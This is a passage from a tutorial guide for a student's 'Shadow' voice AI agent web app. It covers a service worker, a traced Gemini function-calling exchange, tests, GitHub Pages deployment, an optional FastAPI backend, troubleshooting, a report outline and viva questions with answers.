self.addEventListener("install", (event) => {
  event.waitUntil(caches.open(CACHE_NAME).then((c) => c.addAll(APP_FILES)));
  self.skipWaiting();
});

// Activate: delete caches from older versions.
self.addEventListener("activate", (event) => {
  event.waitUntil(caches.keys().then((keys) => Promise.all(keys.filter((k) => k !== CACHE_NAME).map((k) =>
caches.delete(k)))));
  self.clients.claim();
});

// Fetch: our own files -> network first (fresh), cache if offline.
// Requests to other sites (Gemini, weather...) are never cached.
self.addEventListener("fetch", (event) => {
  const url = new URL(event.request.url);
  if (event.request.method !== "GET" || url.origin !== self.location.origin) return;
  event.respondWith(
    fetch(event.request)
      .then((res) => { const copy = res.clone(); caches.open(CACHE_NAME).then((c) => c.put(event.request,
copy)); return res; })
      .catch(() => caches.match(event.request))
  );
});
```

Test it now

DevTools → Application tab → Manifest: no errors, icons shown. Service workers: `sw.js` is "activated and running".

After deploying (Chapter 8), open the site in Chrome on your phone → ⋮ menu → **Install app** / **Add to Home screen**.

6. How function calling works: a worked trace

"Function calling" means the LLM can reply with a **structured request to call one of our functions** instead of plain text. The model never runs code. It only *asks*; our program decides whether and how to run it. Here is one real question followed through every step. The weather numbers are from an actual run of Shadow on 25 October 2026; the JSON is shown in Gemini's format, slightly shortened.

Step 0 – The user asks

Input

```
User: "What's the weather in Shivamogga right now?"
```

Step 1 – THINK: we send the conversation and the tool menu to Gemini

Request 1

```
POST https://generativelanguage.googleapis.com/v1beta/models/gemini-flash-lite-latest:generateContent
Header: x-goog-api-key: <your key from Settings>
{
  "systemInstruction": { "parts": [{ "text": "You are Shadow, a personal AI assistant agent ..." }] },
  "contents": [ { "role": "user", "parts": [{ "text": "What's the weather in Shivamogga right
now?" }] } ],
  "tools": [{ "functionDeclarations": [
      { "name": "get_weather", "description": "Get the current weather and today's forecast for a city.",
        "parameters": { "type": "object", "properties": { "city": { "type": "string" } }, "required":
["city"] } },
      { "name": "calculator", ... }, { "name": "wikipedia", ... }   ... 14 tools in total
  ]}]
}
```

Step 2 – Gemini decides it needs a tool, and replies with a functionCall (not text)

Response 1

```
{ "candidates": [{ "content": { "role": "model", "parts": [
    { "functionCall": { "name": "get_weather", "args": { "city": "Shivamogga" } } }
]}}]}
```

Step 3 – ACT: our code runs the real function

Tool execution

```
runTool("get_weather", { city: "Shivamogga" })
  → geocoding-api.open-meteo.com  (Shivamogga → lat 13.93, lon 75.57)
  → api.open-meteo.com/v1/forecast
  ← { "place": "Shivamogga, Karnataka India", "temperature_c": 22.7, "feels_like_c": 25.1,
      "humidity_percent": 81, "conditions": "mainly clear", "today_max_c": 29.9,
      "today_min_c": 20.7, "rain_chance_percent": 25 }
```

Step 4 – OBSERVE: we send the result back as a functionResponse

Request 2

```
"contents": [
  { "role": "user",  "parts": [{ "text": "What's the weather in Shivamogga right now?" }] },
  { "role": "model", "parts": [{ "functionCall": { "name": "get_weather", "args": { "city": "Shivamogga" }
} }] },
  { "role": "user",  "parts": [{ "functionResponse": { "name": "get_weather",
                                  "response": { "result": { "temperature_c": 22.7, ... } } } }] }
]
```

Step 5 – ANSWER: now Gemini has the facts and replies with text

Response 2 (example wording) → spoken by Shadow

```
"It's mainly clear in Shivamogga right now, 22.7 degrees, feeling like 25 because of 81 percent
humidity. Today should reach about 30 degrees, with a 25 percent chance of rain."
```

The screen shows the same trace under the answer as **Agent steps**: Act → `get_weather({"city":"Shivamogga"})`, Observe → the data, Answer. For a question like "Remember my birthday is 12 March and tell me how many days are left", the loop runs more rounds: `remember_fact`, then `get_time_date`, then `calculator`, then the answer.

> **Two ways to do function calling (good viva point)**
>
> **Native function calling** (the web app): the provider's API has a `tools` field and returns structured `functionCall` / `tool_calls`. Reliable and clean.
>
> **Prompt-based (JSON ReAct)** (the optional Python backend, Chapter 10): we describe the tools inside the prompt and ask the model to reply in a fixed JSON format like `{"thought": "...", "action": "get_weather", "action_input": {"city": "Mysuru"}}`. It works with any model, even ones without native tool support.

7. Running and testing the full app

Run it

1. Open a terminal in the project folder: `python -m http.server 8000`
2. Open **http://localhost:8000** in Chrome.
3. Settings (gear icon) → paste your Gemini key (and optionally Groq) → Save → Test my key.
4. Tap the orb and talk, or type. Try the demo script below.

Demo script for your presentation

Say or type	What it shows
"What's the weather in Mysuru?"	Live API tool (Open-Meteo)
"What is 18 percent of 2500 plus the square root of 144?"	Calculator tool, exact maths
"Who was Kuvempu?"	Wikipedia tool
"Remember that my favourite food is masala dosa." … later: "What's my favourite food?"	Long-term memory
"Remind me to submit the report in 2 minutes."	Reminder with notification and voice
"Note: buy a pen drive." then "Read my notes."	Notes tool
"Play KGF theme on YouTube." / "Open GitHub."	Action tools
"What's my battery level?"	Device tool (Battery API)

Automated tests

Professional projects have tests, and they make your Testing chapter easy to write. The tests use a **fake brain** and **fake fetch**, so they need no key and no internet. Install Node.js 18+ and run, in the project folder:

```
Terminal
npm test                          # 33 unit tests: agent loop, providers, fallback, every tool, memory
node tests/live/live-tools.mjs    # calls the real free APIs (weather, Wikipedia, search)
node tests/live/ollama-e2e.mjs    # full agent run with a local Ollama model
```

Example of what a test checks (from `tests/agent.test.js`): the fake brain first asks for the calculator, then answers. The test checks that the calculator result (450) was sent back to the brain, that the steps happened in ReAct order, and that the exchange was saved to history.

tests/agent.test.js (excerpt)

```
const brain = scriptedBrain([
  { text: "", toolCalls: [{ id: "c1", name: "calculator", args: { expression: "18/100 * 2500" } }] },
  { text: "18 percent of 2500 is 450.", toolCalls: [] },
]);
const answer = await runAgent({ userText: "what is 18% of 2500", brain, memory, settings, ctx, onStep });
assert.equal(answer, "18 percent of 2500 is 450.");
assert.deepEqual(steps.map((s) => s.type),
  ["thinking", "brain", "action", "observation", "thinking", "brain", "answer"]);
```

8. Putting it online free + a free domain

8.1 GitHub Pages (free hosting with HTTPS)

1. Create a free account at **github.com**.
2. Click **+** → **New repository**, name it `shadow-ai-agent`, choose **Public**, and click **Create repository**.
3. Upload your files: either click **uploading an existing file** and drag the whole project folder in, or use Git in the terminal (below).
4. Go to the repo's **Settings** → **Pages**. Under "Build and deployment" choose **Deploy from a branch**, branch **main**, folder **/ (root)**, and click **Save**.
5. Wait one or two minutes. Your app is live at **https://<your-username>.github.io/shadow-ai-agent/**

Terminal (Git)

```
git init
git add .
git commit -m "Shadow AI agent v1.0"
git branch -M main
git remote add origin https://github.com/<your-username>/shadow-ai-agent.git
git push -u origin main
```

Before pushing, check that there is **no key** in any file. Keys live only in the browser's Settings, so there shouldn't be. The `.gitignore` file also blocks `.env` and `config.json` (used by the Python backend).

Your project is already deployed at **https://acharyasudeekshith18-boop.github.io/shadow-ai-agent/**. A `username.github.io` address is a free domain, good enough for a college project.

8.2 A free custom domain (optional)

- **GitHub Student Developer Pack** (free for students; apply at education.github.com/pack with your college ID or college email): includes **1 year of a free .me domain from Namecheap**, e.g. `sudeekshith.me`. Offer checked on 25 Oct 2026.
- **is-a.dev**: free subdomains like `shadow.is-a.dev`. You request one by opening a pull request on github.com/is-a-dev/register, following their README; it is reviewed by volunteers, so it can take a few days.

Connecting a custom domain to GitHub Pages

1. Repo **Settings** → **Pages** → **Custom domain**: type your domain (for example `shadow.sudeekshith.me`) and Save. GitHub adds a `CNAME` file to the repo.
2. At your domain provider (Namecheap → Domain List → Manage → Advanced DNS) add a **CNAME record**: Host `shadow`, Value `<your-username>.github.io`.

3. For the bare domain (`sudeekshith.me`) instead, add four **A records** to GitHub's addresses listed in GitHub's "Managing a custom domain" documentation.
4. Wait for DNS (minutes to a few hours), then tick **Enforce HTTPS** in Settings → Pages.

9. Making it open source

Open source means anyone can read, download, use and improve your code. Shadow is already set up that way:

- **LICENSE (MIT):** the most popular simple license. Anyone may use, copy, modify and share the code, even commercially, as long as they keep your copyright notice. It also says the software comes with no warranty.
- **README.md:** the project's front page on GitHub: features, screenshots, the live link, how to get a key, how to run it locally.
- **CONTRIBUTING.md:** how others can help: report bugs as Issues, fork the repo, make a branch, run `npm test`, and open a Pull Request. Adding a new tool is the easiest first contribution.
- **Releases:** a GitHub Release (v1.0) is a fixed, downloadable version. GitHub automatically attaches **Source code (zip)**, so anyone can download it without Git.
- **No secrets in the repo:** each user brings their own free key, which is what makes it safe to publish.

How a stranger contributes: **Fork** (their own copy) → **Clone** → change code on a new **branch** → **Push** → open a **Pull Request** → you review and **Merge**. That cycle is a nice diagram for your report.

10. Optional: the Python FastAPI backend

The web app needs no server. But if your college expects a client–server project, or you want users to use the app **without their own key** (your key hidden on a server), the repo includes a Python version of the same agent in the `backend/` folder.

- `app.py`: a FastAPI server with `POST /api/chat` (runs the agent, returns the answer and the steps), `GET /api/health` and `GET /api/memory`. FastAPI also gives free interactive docs at `/docs`, which looks great in a demo.
- `shadow/agent.py`: the **prompt-based JSON ReAct** loop (see Chapter 6), which works with any model.
- `shadow/llm.py`: Gemini, Groq and Ollama over plain HTTP with the same fallback and retry idea.
- `shadow/memory.py`: **SQLite** database with tables history, facts, notes and reminders. Queries use `?` placeholders, so they are safe from SQL injection.
- `shadow/tools/`: calculator (AST based, no eval), time, system info (psutil), weather, Wikipedia, DuckDuckGo search (`ddgs`), notes and memory.
- Keys come from a `.env` file that is listed in `.gitignore`, never from the code.

Terminal

```
cd backend
python -m venv .venv
.venv\Scripts\activate          (Linux/Mac: source .venv/bin/activate)
pip install -r requirements.txt
copy .env.example .env           then open .env and paste your GEMINI_API_KEY
copy config.example.json config.json
pytest -q                        11 tests, no key needed
uvicorn app:app --reload         then open http://127.0.0.1:8000/docs
```

Free deployment (needs your own account): on **Render.com** create a free Web Service from your GitHub repo with root directory `backend`, build command `pip install -r requirements.txt`, start command `uvicorn app:app --host 0.0.0.0 --port $PORT`, and add `GEMINI_API_KEY` under Environment. Free services sleep when idle, so the first request after a while is slow. **Hugging Face Spaces** (Docker) is another free option.

11. Common errors and fixes

Problem / message	Cause	Fix
"No AI key yet. Open Settings…"	No key saved	Paste your Gemini key in Settings and Save.
"The API key looks wrong" / HTTP 400 or 403	Key copied with a space or missing letters, or the key was deleted	Copy it again from aistudio.google.com/apikey; use Test my key.
"I've hit the free limit" / HTTP 429	Free daily or per-minute limit reached	Wait a minute (or until tomorrow), add a free Groq key as backup, or use Ollama.
"I can't reach the AI"	No internet, or a firewall (college Wi-Fi) blocks the API	Try mobile data/hotspot, or use Ollama offline.
"I can't reach Ollama"	Ollama not running, or not started with OLLAMA_ORIGINS, or app opened from the public site	Start `OLLAMA_ORIGINS=* ollama serve` and open Shadow from http://localhost:8000.
Mic does nothing / "permission denied"	Mic blocked for the site, or page opened as file://	Click the lock icon in the address bar → allow Microphone. Always use http://localhost or https.
"Voice input isn't supported"	Firefox/Safari without speech recognition	Use Chrome or Edge (desktop or Android).
Voice cuts off too early	You pause longer than the silence time	Settings → increase "Wait this long after you stop talking" to 3000 ms; or tap the orb when you finish.
Speech recognition "network" error	Chrome's recognizer needs internet	Connect to the internet (typing still works offline with Ollama).
No voice output	Device volume, or no voices installed	Turn the volume up; pick a voice in Settings; on Android install Google Speech Services.
Page is blank, console shows "Failed to load module"	Opened by double-click (file://) or a typo in an import path	Use `python -m http.server 8000`; check file names and capital letters.
Changes don't show up	Browser or service worker cache	Ctrl + Shift + R. After big changes, change CACHE_NAME in sw.js.
Website opens nothing	Pop-up blocked	Tap the link chip in the answer bubble.
GitHub Pages shows 404	Pages not enabled, wrong branch, or index.html not at the repo root	Settings → Pages → main / root; wait 2 minutes.

Problem / message	Cause	Fix
Reminder didn't fire	Tab or app was closed	Browser reminders only work while Shadow is open (see Ideas: push notifications).

12. Ideas to extend it

- **Kannada and Hindi:** set the speech language to `kn-IN` or `hi-IN` in Settings and add "Reply in Kannada" to the system prompt.
- **More free tools:** currency rates (frankfurter.app), news headlines (GDELT), jokes or quotes, a unit converter, a dictionary (dictionaryapi.dev), a translator.
- **Image understanding:** Gemini accepts images; add a camera button and ask "what is this?".
- **Real push reminders** that work with the app closed: Web Push with a small backend, or Firebase Cloud Messaging (free tier).
- **Calendar and email tools** through Google APIs with OAuth (a big but impressive upgrade).
- **Streaming answers:** show words as they arrive using the providers' streaming endpoints.
- **User accounts and cloud memory:** Firebase or Supabase free tiers, so memory follows you across devices.
- **Better wake word:** an on-device keyword-spotting model instead of the browser recognizer.
- **Multi-agent:** a "planner" agent that splits big tasks for "worker" agents.
- **Android app:** wrap the PWA with Trusted Web Activity (Bubblewrap) to publish it on the Play Store.

13. Project report chapter outline

This follows the usual structure for BCA final-year project reports in Karnataka universities. Check your department's format sheet for margins, fonts and page limits.

Section	What to write
Front matter	Title page, bonafide certificate, declaration, acknowledgement, table of contents, list of figures and tables.
Abstract	One paragraph: the problem (chatbots can't act or remember), the solution (a browser-based voice AI agent using LLM function calling with free APIs), the main features and the result.
1. Introduction	Background of AI assistants and LLMs; problem statement; objectives (voice interaction, tool use, memory, zero cost, installable); scope and limitations; organisation of the report.
2. Literature survey	Existing assistants (Google Assistant, Siri, Alexa, ChatGPT) and their limits; the ReAct paper (Yao et al., 2022); Toolformer (Schick et al., 2023); LLM function calling; Web Speech API; comparison table of existing systems vs Shadow.
3. System analysis	Existing system and its drawbacks; proposed system and advantages; feasibility study (technical, economic: zero cost, operational); hardware and software requirements; functional and non-functional requirements.

Section	What to write
4. System design	Architecture diagram (Fig. 2); DFD Level 0 and Level 1 (Fig. 3, 4); flowchart of the agent loop (Fig. 5); UML: use-case diagram (user: talk, type, set reminder, manage memory, change settings), sequence diagram for the weather trace (Chapter 6), class diagram (Memory, Brain, Listener, Speaker, WakeWord); data design (the localStorage keys / SQLite tables); UI design.
5. Implementation	Technologies (HTML5, CSS3, JavaScript ES modules, Web Speech API, Gemini/Groq/Ollama APIs, Open-Meteo, Wikipedia, PWA); module-wise description (one sub-section per file in Chapter 5 of this guide); key code snippets; security measures (no keys in code, injection-safe calculator, CORS-friendly APIs).
6. Testing	Testing strategy: unit testing with mocks (33 JS + 11 Python tests), integration testing (live API checks), system testing (end-to-end runs); a test case table: ID, description, input, expected output, actual output, pass/fail.
7. Results and discussion	Screenshots (home, listening, agent steps, settings, memory, installed PWA on a phone); response times; comparison of Gemini vs local model behaviour; limitations observed.
8. Conclusion	What was achieved against each objective.
9. Future scope	From Chapter 12 of this guide.
References / Bibliography	Papers, API documentation pages, MDN Web Docs, with access dates.
Appendix	Full source listing or the GitHub link, user manual, viva preparation.

A sample test case row: **TC-05** | Calculator tool via voice | "What is 18 percent of 2500?" | 450, with Agent steps showing calculator | 450, calculator called | **Pass**.

14. 25 viva questions with answers

Q1. What is an AI agent? How is it different from a chatbot?

An agent is an LLM inside a loop that can call tools, read their results and continue until the task is done. A chatbot only answers from what it already knows; it cannot act or fetch live data.

Q2. What is an LLM?

A Large Language Model: a neural network (a transformer) trained on huge amounts of text to predict the next word. That ability lets it answer, summarise and reason in natural language.

Q3. What is ReAct?

Reasoning + Acting (Yao et al., 2022): the model alternates between thinking about what to do, acting with a tool, and observing the result, until it can answer.

Q4. What is function calling?

The LLM replies with a structured request, a tool name plus JSON arguments, instead of text. Our code runs the function and sends the result back. The model never runs code itself.

Q5. How does the model know which tools exist?

We send a list of tool declarations with every request: name, description and a JSON Schema of the inputs. The descriptions tell the model when to use each tool.

Q6. What stops the agent from looping forever?

`maxSteps` (6). After that we ask for a final answer with no tools.

Q7. Which LLMs does Shadow use, and why three?

Gemini (primary, free key), Groq (fast free backup) and Ollama (local, offline, no key). If one fails or hits its free limit, the next is tried automatically: a fallback chain.

Q8. What happens on HTTP 429?

429 means too many requests or free quota exhausted. Shadow waits 1.5 seconds and retries once, then moves to the next model or provider, and tells the user in plain words.

Q9. Where is the API key stored? Is that safe?

In the browser's localStorage on the user's own device. It is never in the code or on GitHub and is sent only to the provider over HTTPS. Anyone using that browser could read it, so a public multi-user product should keep the key on a server (our FastAPI backend).

Q10. Why not put your key in the JavaScript?

Front-end code is public; anyone can open DevTools and copy the key and use up your quota. Keys must be per-user or hidden on a server.

Q11. What is CORS?

Cross-Origin Resource Sharing: a browser rule that a page may call another site's API only if that site allows it with headers. We chose APIs that allow it (Gemini, Groq, Open-Meteo, Wikipedia, DuckDuckGo).

Q12. How does speech recognition work here?

The Web Speech API's SpeechRecognition sends audio to the browser's recognizer and returns interim and final text. We show interim text live.

Q13. How did you stop it cutting the user off?

We restart the recognizer whenever the browser stops it, join all results into one sentence, and finish only after 2 seconds of silence (configurable) or a tap.

Q14. How is text-to-speech done?

speechSynthesis with SpeechSynthesisUtterance. We split long text into sentences and wait for the last one to end before turning the mic on again, so Shadow doesn't hear itself.

Q15. Explain short-term vs long-term memory.

Short-term: the last 10 messages, sent as context so follow-ups make sense. Long-term: facts saved permanently (remember_fact) and inserted into the system prompt every time.

Q16. What is localStorage?

A key–value store in the browser (about 5 MB per site) that keeps strings permanently on that device. We store JSON in it.

Q17. Why don't you use eval() in the calculator?

eval runs any JavaScript, so text from the AI or the user could run malicious code (like SQL injection). We wrote a small recursive-descent parser that only accepts numbers, operators and a few functions.

Q18. What is a system prompt?

Hidden instructions sent with every request: the assistant's identity, rules for tool use, answer style, the date and known facts.

Q19. What is a PWA?

A Progressive Web App: a website with a manifest and a service worker, served over HTTPS, that can be installed and opened offline like a native app.

Q20. What does the service worker do?

It runs in the background, caches the app's own files on install, serves them when offline, and deletes old caches on update.

Q21. What is JSON Schema?

A standard JSON format for describing data: types, properties and required fields. We use it to describe each tool's inputs to the LLM.

Q22. How did you test without spending API quota?

Unit tests use a fake brain (scripted replies) and fake fetch (sample API responses). 33 JS tests and 11 Python tests run with no key or internet; separate live scripts test the real APIs and a local model.

Q23. What are the limitations?

Free-tier limits; needs internet for Gemini and Chrome speech; reminders only fire while the app is open; small local models are less accurate; browser speech quality varies by device.

Q24. How is it deployed? Cost?

As static files on GitHub Pages with free HTTPS at a github.io address. Total cost is zero: free hosting, free APIs, free keys.

Q25. What is the difference between the web app's and the backend's function calling?

The web app uses native function calling (the API's tools field and structured functionCall replies). The backend uses prompt-based JSON ReAct, which works with any model.

15. What was tested for this guide

Everything in this guide was built and run before it was given to you, on a Linux computer, 25 October 2026:

- **33 JavaScript unit tests pass** (`npm test`): agent loop order, tool chaining, step limit, unknown tools, history; the exact Gemini and Groq/Ollama request formats; fallback on 429 and on a bad key; every tool with sample API data; memory and settings.
- **11 Python backend tests pass** (`pytest`): JSON ReAct loop, messy JSON parsing, memory in SQLite, tools, provider fallback, and the FastAPI endpoints.
- **Real free APIs work:** live weather for Shivamogga, Wikipedia (Kuvempu University) and web search returned real data.
- **Real end-to-end agent runs with a local model** (Ollama + `qwen2.5:3b`, on CPU): in Node, in the Python backend, and inside a real Chrome browser running the app. Shadow called `get_weather` and `remember_fact` correctly and recalled the birthday later. The small model sometimes skipped Wikipedia and answered from its own memory, wrongly.
- **The live site loads** at acharyasudeekshith18-boop.github.io/shadow-ai-agent (HTTP 200); the manifest and service worker register (installable).
- **Not tested here:** a real Gemini or Groq key (none was available, so those paths are covered by the request-format tests), and the microphone and speaker on a real phone (the test computer has no audio). Your own first run with your key is the final check.

> **Good luck, Sudeekshith!**
> Build it step by step, test after each step, and you'll be able to explain every line in your viva.